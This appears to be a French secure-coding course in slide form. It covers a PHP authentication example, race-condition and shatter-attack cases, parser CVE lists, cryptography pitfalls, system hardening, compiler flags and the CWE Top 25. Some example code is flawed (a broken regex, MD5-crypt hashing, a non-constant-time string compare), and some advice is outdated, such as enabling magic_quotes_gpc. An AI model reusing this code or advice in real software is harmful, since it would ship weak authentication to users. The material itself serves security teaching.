Corriger le code de vérification de l'adresse email

`java/sb/controllers/AdminController.java (checkEmail)` : utiliser `org.apache.commons.validator.routines.EmailValidator` ou `javax.mail.internet.InternetAddress`

Exemple complet

Exemple d'authentification en PHP

Tout le site est en HTTPS. fichier index.php :

```
<form action="login.php" method="POST">
 login :
 <input type="text" name="username" size="20">
 <br/>
 mot de passe :
 <input type="password" name="password" size="20">
 <br/>
</form>
```

Exemple d'authentification en PHP

Fichier login.php :

```
<?
  if (!$_POST["username"] || !$_POST["password"])
  {
    if($_POST["username"])
      addlog("tentative ".$_POST["username"]
             ." sans mot de passe");
    header("location: index.php?err=1");
      //err = 1 => "mauvais utilisateur ou mot de passe"
    exit;
  }
```

Exemple d'authentification en PHP

Suite du fichier login.php :

```
$username = $_POST["username"];
$password = $_POST["password"];
$mysqli = connection_mysql(); // mysql_connect

$stmt = $mysqli->prepare("SELECT hash FROM users
      WHERE login = ?");
$stmt->bind_param("s", $username);
$stmt->execute();
$res = $stmt->get_result();
if ($res->num_rows == 0)
{
  addlog("tentative de connexion $username");
  header("location: index.php?err=1");
  exit;
}
$line = $res->fetch_row($res);
```

Exemple d'authentification en PHP

Suite du fichier login.php :

```
$hash = $line[0];
// $1$rasmusle$rISCgZzpwk3UhDidwXvin0

if (preg_match('\$1\$(.*)+\$.*$', $hash, $regs)
{
  $sel = $regs[1];
  $hash2 = crypt($password, $sel);

  if ($hash2 != $hash)
  {
    addlog("connexion $username mot de passe erroné");
    header("location: index.php?err=1");
    exit;
  }
```

Exemple d'authentification en PHP

Suite du fichier login.php :

```
  if (!session_start())
  {
    addlog("Erreur création session pour $username");
    header("location: index.php?err=2"); // erreur interne
    exit;
  }
  $_SESSION["username"] = $username;
  header("location: site.php?page=accueil");
  exit;
}
else
{
  addlog("Erreur du stockage du hash de $username");
  header("location: index.php?err=2");
  exit;
}
?>
```

Exemple d'authentification en PHP

Fichier site.php :

```
<?
session_start();
if (!$_SESSION["username"])
{
  header("location: index.php?ret=site");
  exit;
}
```

Exemple d'authentification en PHP

Suite du fichier site.php :

```php
$pages = array(
  "accueil" => "accueil.php",
  "contact" => "contact.php",
  // etc.
);

$lapage = $pages[$_GET["page"]];
if ($lapage == "")
{
  addlog("tentative d'accès à ".$_GET["page"]);
  echo "Page inexistante.";
  echo "L'administrateur a été averti.";
  echo "Cliquez sur le bouton précédent de votre" ;
  echo "navigateur";
  exit;
}
include($lapage);
```

OWASP

Exercice

Récupérer sur le site de l'OWASP les bonnes pratiques de développement concernant .NET

Table des matières

Race condition

Juste un exemple pour illustrer

gnome-screensaver (02/2010) :

- en cas d'échec, la boîte de dialogue vibre
- la boîte de dialogue se ferme après la 5^{e} tentative

Juste un exemple pour illustrer

gnome-screensaver (02/2010) :

- en cas d'échec, la boîte de dialogue vibre
- la boîte de dialogue se ferme après la 5^{e} tentative
- quand elle se ferme, cela peut arriver avant la fin de l'animation

Juste un exemple pour illustrer

gnome-screensaver (02/2010) :

- en cas d'échec, la boîte de dialogue vibre
- la boîte de dialogue se ferme après la 5^{e} tentative
- quand elle se ferme, cela peut arriver avant la fin de l'animation
- l'animation essaye d'accéder à une ressource libérée (objet de type Window)

Juste un exemple pour illustrer

gnome-screensaver (02/2010) :

- en cas d'échec, la boîte de dialogue vibre
- la boîte de dialogue se ferme après la 5^{e} tentative
- quand elle se ferme, cela peut arriver avant la fin de l'animation
- l'animation essaye d'accéder à une ressource libérée (objet de type Window)
- le système X génère une erreur fatale et le programme se termine

Juste un exemple pour illustrer

gnome-screensaver (02/2010) :

- en cas d'échec, la boîte de dialogue vibre
- la boîte de dialogue se ferme après la 5^{e} tentative
- quand elle se ferme, cela peut arriver avant la fin de l'animation
- l'animation essaye d'accéder à une ressource libérée (objet de type Window)
- le système X génère une erreur fatale et le programme se termine
- le poste est déverrouillé au 5^{e} échec :-)

Shatter attack

Juste un exemple pour illustrer

CVE-2003-0908 : *The Utility Manager in Microsoft Windows 2000 executes winhlp32.exe with system privileges, which allows local users to execute arbitrary code via a "Shatter" style attack using a Windows message that accesses the context sensitive help button in the GUI, as demonstrated using the File Open dialog in the Help window*

Unix

X server : aucune sécurité, tout client peut récupérer des touches clavier d'une autre fenêtre (`su`...) et en injecter

Table des matières

Parseurs

ASN.1


- 2009-04-07 : MIT Kerberos 5 ASN.1 Decoder Remote Code Execution (free of an uninitialized pointer)
- 2009-04-07 : MIT Kerberos 5 ASN.1 Decoder Remote DoS (erroneous malloc call, related to incorrect calculations with pointer arithmetic)
- 2009-03-25 : OpenSSL ASN1 Functions DoS (UniversalString with an invalid encoded length)
- 2009-03-25 : OpenSSL Malformed ASN1 Structure Handling DoS (invalid memory access)
- 2008-06-26 : OpenLDAP ASN.1 BER Network Datagram Handling Remote DoS
- 2008-06-04 : Linux Kernel ASN.1 BER Data Decoding Remote Code Execution (length greater than the working buffer)
- 2007-11-09 : CUPS SNMP Back End Crafted SNMP Response Remote Overflow (stack-based buffer overflow)
- 2007-07-08 : Linux Kernel ASN.1 Function Remote DoS (out-of-range index value for a choice field, which triggers a NULL pointer dereference)
- 2007-05-23 : RSA Crypto-C / Cert-C Malformed ASN.1 Object DoS
- ...

Patch libxml2 debian - mai 2016

Paquet debian mis à jour, corrigeant :

- Heap-based buffer overread in xmlNextChar (CVE-2016-1762)
- heap-buffer-overflow in xmlStrncat (CVE-2016-1834)
- Add missing increments of recursion depth counter to XML parser (CVE-2016-3705)
- Avoid an out of bound access when serializing malformed strings (CVE-2016-4483)
- Heap-buffer-overflow in xmlFAParsePosCharGroup (CVE-2016-1840)
- Heap-based buffer overread in xmlParserPrintFileContextInternal (CVE-2016-1838)
- Heap-based buffer overread in xmlDictAddString (CVE-2016-1839 CVE-2015-8806 CVE-2016-2073)
- Heap use-after-free in xmlDictComputeFastKey (CVE-2016-1836)
- Fix inappropriate fetch of entities content (CVE-2016-4449)
- Heap use-after-free in htmlParsePubidLiteral and htmlParseSystemiteral (CVE-2016-1837)
- Heap use-after-free in xmlSAX2AttributeNs (CVE-2016-1835)
- Heap-based buffer-underreads due to xmlParseName (CVE-2016-4447)
- Heap-based buffer overread in htmlCurrentChar (CVE-2016-1833)
- Avoid building recursive entities (CVE-2016-3627)

Formats de fichier de configuration



Comment faire

Attention aux parseurs de fichiers de configuration et de données échangées

Solutions

- ✓ privilégier les formats d'échange et de stockage simples ne nécessitant pas de parseurs complets
- ✓ utiliser des bibliothèques standards (attention aux mises à jour)

Cryptographie

Exemple 1

```
int mystrcmp(const char *s, const char *r)
{
   unsigned int i;

   for (i = 0; s[i] != 0 && r[i] != 0; ++i)
   {
      if (s[i] != r[i])
         return s[i] - r[i];
   }
   if (s[i] == 0 && r[i] == 0)
      return 0;
   return s[i] - r[i];
}
```

Exemple 2

Implémentations de TLS et d'autres algorithmes de cryptographie :

- *heartbleed* (2012-2014) : openssl
- *BERserk* (2014) : Mozilla NSS
- *Apple Goto fail* (2014) : Apple SSL
- etc.

Exemple 3

Ransomware :

- Linux.Encoder.1 (fin 2015) : génération d'une clé AES avec `srand(time())` pour chiffrer et chiffrement de cette clé avec RSA

Comment faire

Solutions

- ✓ ne pas ré-implémenter d'algorithmes soi-même : utiliser des bibliothèques connues (openssl, celles des OS, etc.) et les protections offertes par les systèmes (ACL, etc.)
- ✓ se renseigner sur l'utilisation des protocoles choisis
- ✓ se renseigner sur les bonnes pratiques (effacement de la mémoire, sources d'entropie, etc.)

Keepass

Exercice

Afficher la page "sécurité" du site du logiciel Keepass et lister les protections mises en œuvre

Table des matières

Protections système intégrées

Définition

Problématique globale

Limiter les conséquences d'une exploitation logicielle (réduction des droits des processus, isolation des processus, complexifier la création d'exploits fiables, etc.)

Réduction des droits et isolation des processus


Linux (non exhaustif) :

- *capabilities*
- changement vers un utilisateur non privilégié (`setuid`)
- isolations de *namespace*, de PID, de réseau, etc.
- restrictions sur le système de fichiers (`chroot`)
- restrictions sur les appels systèmes (SECCOMP)
- profils d'applications (AppArmor, TOMOYO, SELinux, etc.)


Windows (non exhaustif) :

- *tokens* restreints
- changement de session
- niveaux d'intégrité


Exemple de séparation des privilèges : OpenSSH




Exemple de séparation des privilèges : OpenSSH



Exemple de séparation des privilèges : OpenSSH



Exemple de séparation des privilèges : OpenSSH



Exemple de séparation des privilèges : OpenSSH

Isolation :

- nouveau processus (*fork*) changement d'uid vers `sshd` (compte utilisateur non priviliégié)
- sandbox `rlimit` : pas de création/ouverture de fichiers, pas de création de processus
- sandbox `seccomp` : seuls quelques appels système sont autorisés (récupération d'informations, allocation mémoire, E/S sur fichiers ouverts, API cryptographique)

Répartition aléatoire de l'espace d'adressage

ASLR :

- pile
- tas
- bibliothèques
- code des programmes, si compatibles
- noyau, selon les systèmes

Non exécution des pages de données

Pages mémoire de données non exécutables, implémentation matérielle (bits NX ou XD) ou logicielle :

- DEP (Data Execution Prevention) sous Windows
- PaX sous Linux
- W^X sous OpenBSD

Compilateurs et interpréteurs

C/C++ sous Visual Studio

Solutions

✓ compiler sous Visual Studio avec :

- `/guard:cf` : analyse du *Control Flow*
- `/GS` : protection contre les buffer overflow
- `/DYNAMICBASE` : crée un programme pouvant être chargé à n'importe quelle adresse
- `/NXCOMPAT` : active DEP pour que seul les pages de code soit exécutables
- `/SAFESEH` : protège les gestionnaires d'exception
- `/analyze` : active l'identification potentielle de certaines vulnérabilités

C/C++ sous Visual Studio

Solutions

- ✓ utiliser les fonction sécurisées de la C Runtime Library
- ✓ activer les Warning C4996
- ✓ utiliser la bibliothèque SafeInt
- ✓ (C++) utiliser les *Checked Iterators*
- ✓ utiliser Windows Application Verifier (dans Application Compatibility Toolkit)

C/C++ sous Visual Studio

Exercice

Lancer l'analyse de code statique de VisualStudio sur FIXME

C / C++ avec gcc

Solutions

- ✓ compiler avec :
  - `-fstack-protector` (`-fstack-protector-strong`)
  - `-pie -fPIE`
  - `-Wformat -Wformat-security`
  - `-Wconversion`
  - `-Wwrite-strings`
  - `-D_FORTIFY_SOURCE=2` (`-O1` au min)
  - `ld -z relro`
- ✓ utiliser les outils `RATS` (C, C++, Perl, PHP, Python), `flawfinder` (C/C++), `splint` (C) ou `cppcheck` (C++)

Perl

Solutions

- ✓ utiliser `use strict`
- ✓ utiliser l'option `-w`
- ✓ utiliser l'option `-T`
- ✓ utiliser `open` avec trois paramètres
- ✓ utiliser le module `Perl::Critic`

Python

Solutions

- ✓ ne pas utiliser le module `user` pour des scripts setuid
- ✓ utiliser l'outil `pychecker`

Ruby

Solutions

- ✓ utiliser la variable `$SAFE` ou l'option `-T`
- ✓ utiliser la commande `system` avec deux arguments

PHP

Solutions

- ✓ toujours désactiver `register_globals`
- ✓ toujours activer `magic_quotes_gpc`
- ✓ ne pas utiliser `$_REQUEST` mais `POST` ou `GET`
- ✓ écrire du code qui fonctionne avec le safe_mode
- ✓ ne pas reposer sur la sécurité du langage, mais tout vérifier soi-même (plus de safe_mode dans les versions récentes...)

PHP

Solutions

- ✓ ne pas placer de fichiers `.inc` contenant des informations sensibles dans l'arborescence (que des `.php` en vérifiant si le script est appelé directement ou par un `include`)
- ✓ utiliser les fonctions du langage (filtrage, gestion des sessions, etc.) et filtrer soi-même en plus

.NET

Solutions

- ✓ utiliser le dernier runtime (4.5), bien plus sécurisé
- ✓ imposer le dernier runtime et activer toutes les protections (`<httpRuntime>`, `compatibilityMode=4.5`, `targetFramework=4.5`, etc.)
- ✓ utiliser les bibliothèques intégrées (*AntiXssEncode*, DPAPI, Crypto-NG, etc.)

Table des matières

CWE Top 25 (2021)

- *Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*

CWE Top 25 (2021)

- *Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*
- *Out-of-bounds Write*

CWE Top 25 (2021)

- *Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*
- *Out-of-bounds Write*
- *Improper Input Validation*

CWE Top 25 (2021)

- *Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*
- *Out-of-bounds Write*
- *Improper Input Validation*
- *Out-of-bounds Read*

CWE Top 25 (2021)

- *Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*
- *Out-of-bounds Write*
- *Improper Input Validation*
- *Out-of-bounds Read*
- *Improper Restriction of Operations within the Bounds of a Memory Buffer*

CWE Top 25 (2021)

- *Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*
- *Out-of-bounds Write*
- *Improper Input Validation*
- *Out-of-bounds Read*
- *Improper Restriction of Operations within the Bounds of a Memory Buffer*
- *Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')*

CWE Top 25 (2021)

- *Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*
- *Out-of-bounds Write*
- *Improper Input Validation*
- *Out-of-bounds Read*
- *Improper Restriction of Operations within the Bounds of a Memory Buffer*
- *Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')*
- *Use After Free*

CWE Top 25 (2021)

- *Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*
- *Out-of-bounds Write*
- *Improper Input Validation*
- *Out-of-bounds Read*
- *Improper Restriction of Operations within the Bounds of a Memory Buffer*
- *Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')*
- *Use After Free*
- *Cross-Site Request Forgery (CSRF)*

CWE Top 25 (2021)

- *Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*

CWE Top 25 (2021)

- *Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*
- *Integer Overflow or Wraparound*

CWE Top 25 (2021)

- *Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*
- *Integer Overflow or Wraparound*
- *Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')*

CWE Top 25 (2021)

- *Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*
- *Integer Overflow or Wraparound*
- *Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')*
- *NULL Pointer Dereference*

CWE Top 25 (2021)

- *Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*
- *Integer Overflow or Wraparound*
- *Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')*
- *NULL Pointer Dereference*
- *Improper Control of Generation of Code ('Code Injection')*

CWE Top 25 (2021)

- *Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*
- *Integer Overflow or Wraparound*
- *Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')*
- *NULL Pointer Dereference*
- *Improper Control of Generation of Code ('Code Injection')*
- *Improper Restriction of XML External Entity Reference*

CWE Top 25 (2021)

- *Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*
- *Integer Overflow or Wraparound*
- *Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')*
- *NULL Pointer Dereference*
- *Improper Control of Generation of Code ('Code Injection')*
- *Improper Restriction of XML External Entity Reference*
- *Deserialization of Untrusted Data*

Récréation

Exercice

Votez entre vous pour le pire bug de l'année :
`http://pwnies.com/nominations/`